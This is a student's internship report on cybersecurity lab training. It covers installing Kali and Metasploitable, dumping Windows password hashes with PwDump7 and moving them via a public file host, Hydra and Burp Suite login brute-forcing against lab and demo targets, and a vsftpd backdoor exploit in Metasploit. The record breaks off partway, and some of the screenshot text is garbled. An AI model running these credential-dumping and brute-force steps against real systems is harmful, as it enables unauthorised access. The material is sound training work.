

Internship on Cybersecurity

Self Introduction:

My name is Gautam Naikrane. Currently, I'm pursuing Computer Science and engineering at Mangalore Institute of Technology & Engineering. Having wired multiple projects based on the knowledge gathered through courses and workshops, now I seek to find the real-world experience as a programmer in a reputed organization. My strength is the ability to find prudent solutions quickly and the passion to keep discovering and learning new tools and techniques.

About DLithe:

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

About Internship:

a. Summary of Internship:

During the one-month duration of my internship at Dlithe, I had the opportunity to learn and gain practical experience in various aspects of cybersecurity. The first 15 days focused on theory aspects of networking basics, while the remaining 15 days were dedicated to live projects. The internship exposed me to different technologies such as Kali Linux and Cisco Packet Tracer, and allowed you to gain hands-on experience in penetration testing, cybersecurity basics, port and vulnerability scans, and exploiting machines. Lastly, I worked on a fun and creative project using Cisco Packet Tracer software to design and implement a fire extinguisher.

b. Technical tasks performed:

Group 1:

1. Install the below software:

- a) Virtual box**
- b) Kali Linux**
- c) Metasploitable machine**
- d) Windows 7 machine**

Installing a VirtualBox:

Steps to be followed are:

- Step 1: Open browser and type VirtualBox. Choose the latest version and download it.
- Step 2: Double click on the downloaded file and give the permission as YES for installation.

- Step 3: Click on next.
- Step 4: Give the location where you want to install it in your PC.
- Step 5: When you are ready to continue, click on next.
- Step 6: Select options of shortcuts as for your interest.
- Step 7: Warning is popped up give YES and continue.
- Step 8: Click on install.
- Step 9: Click on finish.

Now the VirtualBox is installed in your PC.

Kali Linux installation

- Step 1: Go to the official Kali Linux website and download the ISO image.
- Step 2: Create a bootable USB drive or DVD using a tool like Rufus or Etcher.
- Step 3: Insert the USB drive or DVD into the computer you want to install Kali Linux on.
- Step 4: Restart the computer and boot from the USB drive or DVD.
- Step 5: Choose the "Graphical Install" option from the Kali Linux boot menu.
- Step 6: Follow the on-screen instructions to configure few required settings.
- Step 7: Choose the hard drive where you want to install Kali Linux.
- Step 8: Create a root user account and additional user accounts.
- Step 9: Finish the installation process and restart your computer.

Metasploitable machine installation

- Step 1: Go to the Metasploitable website and download the ISO image file.
- Step 2: Install virtual machine software on your computer, such as VirtualBox.
- Step 3: Open VirtualBox and click on "New" to create a new virtual machine.
- Step 4: Follow the instructions set up the virtual machine, such as giving it a name and etc.
- Step 5: Select option to use an ISO image file to put downloaded Metasploitable ISO image.
- Step 6: Click on "Start" to start the virtual machine.

Installing windows 7 machine

- Step 1: Insert the Windows 7 DVD into the DVD-ROM drive. it begins to boot up.
- Step 2: Choose the parameters you need, then click the next button to proceed.
- Step 3: will select "install now" because we are performing a clean installation.
- Step 4: Read the licensing conditions and choose I accept the conditions. Click next.
- Step 5: We're performing a clean setup; therefore, we'll choose Custom.
- Step 6: Choose where you want to install it and give next and then finish option.


2. Perform password cracking - Offline mode

a) Perform password cracking of windows 7 machine


PASSWORD CRACKING OF WINDOWS 7

John the Ripper is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: In windows7, download pwdmp7.



Step 2: Unzip and add it inside the windows folder.



Step 3: Run cmd as administrator

Go inside the pwdump7 folder and run:

- PwDump7.exe > hash.txt
- hash.txt (to view the file)

The screenshot shows a Windows desktop environment. In the foreground, there is a Command Prompt window titled 'Administrator: C:\Windows\System32\cmd.exe'. The window displays the following command-line session:

```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd..
C:\Windows>cd pwdump7
C:\Windows\pwdump7>Pwdump7.exe > hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Windows\pwdump7>hash.txt
C:\Windows\pwdump7>
```


Below the Command Prompt is a Notepad window titled 'hash - Notepad'. The Notepad contains the following text:

```
Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73
Guest:501:NO PASSWORD*****:NO PASSWORD*****
windows7:1001:NO PASSWORD*****:DAD1D5E9D1694D65DF584D4
HomeGroupUser$:1002:NO PASSWORD*****:CDA54A042AC3DB6F1
```

Step 4: hash.txt file must be sent to kali. So, upload the file in tmpfile.org



Step 5: In kali, visit the url received from windows 7 to access the shared file.



Step 6:

Create a “hash.txt” file and paste the copied text.

nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt

b) Password cracking of metasploit machine using Hydra

Step 1:

Find the ipaddress of metasploitable.

Step 2:

Create user.txt file which contains bunch of usernames along with "msfadmin" and pass.txt which contains a bunch of passwords along with 'msfadmin'.

```
contains a bunch of passwords along with instructions.
```

```
[kali㉿kali:~]# nano user.txt
[kali㉿kali:~]# nano pass.txt
[kali㉿kali:~]# cat user.txt
frosty
msfadmin
kaliuser
wifisec
mpcjoye
l33t4ow
fwi1jpw
nggrie
[kali㉿kali:~]# cat pass.txt
wdogdog
d0gdog
df17po
f4rt_q
m3ss3in
qfrj3s
nggrie
[kali㉿kali:~]
```

Step 3:


Run hydra -L user.txt -P pass.txt ftp://192.168.56.101

```
[File Actions Edit View Help]
[kali㉿kali] ~
$ hydra -L user.txt -P pass.txt ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-27 05:09:09
[DATA] max 10 tasks per 1 server, overall 16 tasks, 56 login tries (l:8/p:7), ~4 tries per task
[DATA] host: 192.168.56.101, login: msfadmin, password: msfadmin
[21][FTP] host: 192.168.56.101, login: msfadmin, password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-27 05:09:20

[kali㉿kali] ~
$
```

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite
Step 1: Switch on Kali Linux and burpsuite in step one.



Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.

Burp Suite Community Edition v2022.12.5 - Temporary Project

Request to http://testfire.net/login.jsp [65.61.137.117]

Raw

```
POST /login.jsp HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=CC0B0424288F1B0B0E2C91F5E15085A2
Upgrade-Insecure-Requests: 1

```

uid-add\$&pass\$&submit=Login

Step 3: Send the invader a request now and include the clear\$ option. Now choose just the username and click the add\$ option. Repeat this process for the password as well. Set the cluster bomb attack type.

Burp Suite Community Edition v2022.12.5 - Temporary Project

Choose an attack type: Cluster bomb

Payload Positions: Target, Body

Target: http://testfire.net

Body: uid-add\$&pass\$&submit=Login

Attack Type: Cluster bomb

Burp Suite Community Edition v2022.8.1 - Temporary Project

Choose an attack type: Spider

Payload Positions: Target, Header, Cookie, Query

Header: http://testfire.net

Body: uid-add\$&pass\$&submit=Login

Attack Type: Spider

Burp Suite Community Edition v2022.9.6 - Temporary Project

Choose an attack type
Attack type: Sniper

Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://testfire.net
10 Referer: http://testfire.net/login.jsp
11 Cookie: JSESSIONID=b177e1a91982233292037AC504457
12 Upgrade-Insecure-Requests: 1
13
14 uid=admin&password=sdffblkbnnSubmit>Login
15

```

0 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Choose an attack type
Attack type: Cluster bomb

Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

```

1 POST /dLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://testfire.net
10 Referer: http://testfire.net/login.jsp
11 Cookie: JSESSIONID=b177e1a91982233292037AC504457
12 Upgrade-Insecure-Requests: 1
13
14 uid=Sadmin&password=sdffblkbnnSubmit>Login
15

```

2 payload positions

Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4 Request count: 0

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load	password
Remove	atkll
Clear	equilibrium
Add	[]
Add from dict ... [For version only]	

Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\><\?&^;"\|`


4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1:

Ifconfig

Check your ip-address.




```
(root@kali)-[~] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
              inet6 fe80::8048:bd62%2: prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                  RX packets 31 bytes 4849 (4.7 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 784 bytes 49398 (48.2 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                  RX packets 126 bytes 13144 (12.8 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 126 bytes 13144 (12.8 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.



```
(root@kali)-[~] # nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPLOITABLE  <server>    METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 3:

```
nmap -sV 192.168.56.101
```

Scan for the versions of all the services whose ports are currently open.



```
(root㉿kali)-[~]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 02:11 EST
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

10:32 10-03-2023
```

Step 4:

```
nmap -p 21 --script vuln 192.168.56.101
```

Check for the vulnerabilities for port 21.



```
(root㉿kali)-[~]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 02:12 EST
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).

PORT      STATE SERVICE
21/tcp    open  ftp          vsftpd-backdoor:
|_ VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: BID:48539  CVE: CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds

10:32 10-03-2023
```

Step 5:

msfconsole

Open the metasploit framework.



```
root@kali:~# msfconsole

[*] Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds

[+] root@kali:[~]
# msfconsole

[*] msf6      =[ metasploit v6.2.26-dev           ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                ]
```

Step 6:

search vsftpd

Search for the vsftpd service.



```
root@kali:~# msf6 > search vsftpd

[*] msf6      =[ metasploit v6.2.26-dev           ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > Matching Modules
=====
#  Name                      Disclosure Date  Rank    Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

Step 7:

Use 0

Use the module with index 0.



```
root@Kali: ~
[metasploit v6.2.26-dev]
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com

msf6 > search vsftpd

Matching Modules
=====
# Name           Disclosure Date  Rank   Check  Description
-   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8:

show options

Show all the options for the selected module.



```
root@Kali: ~
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

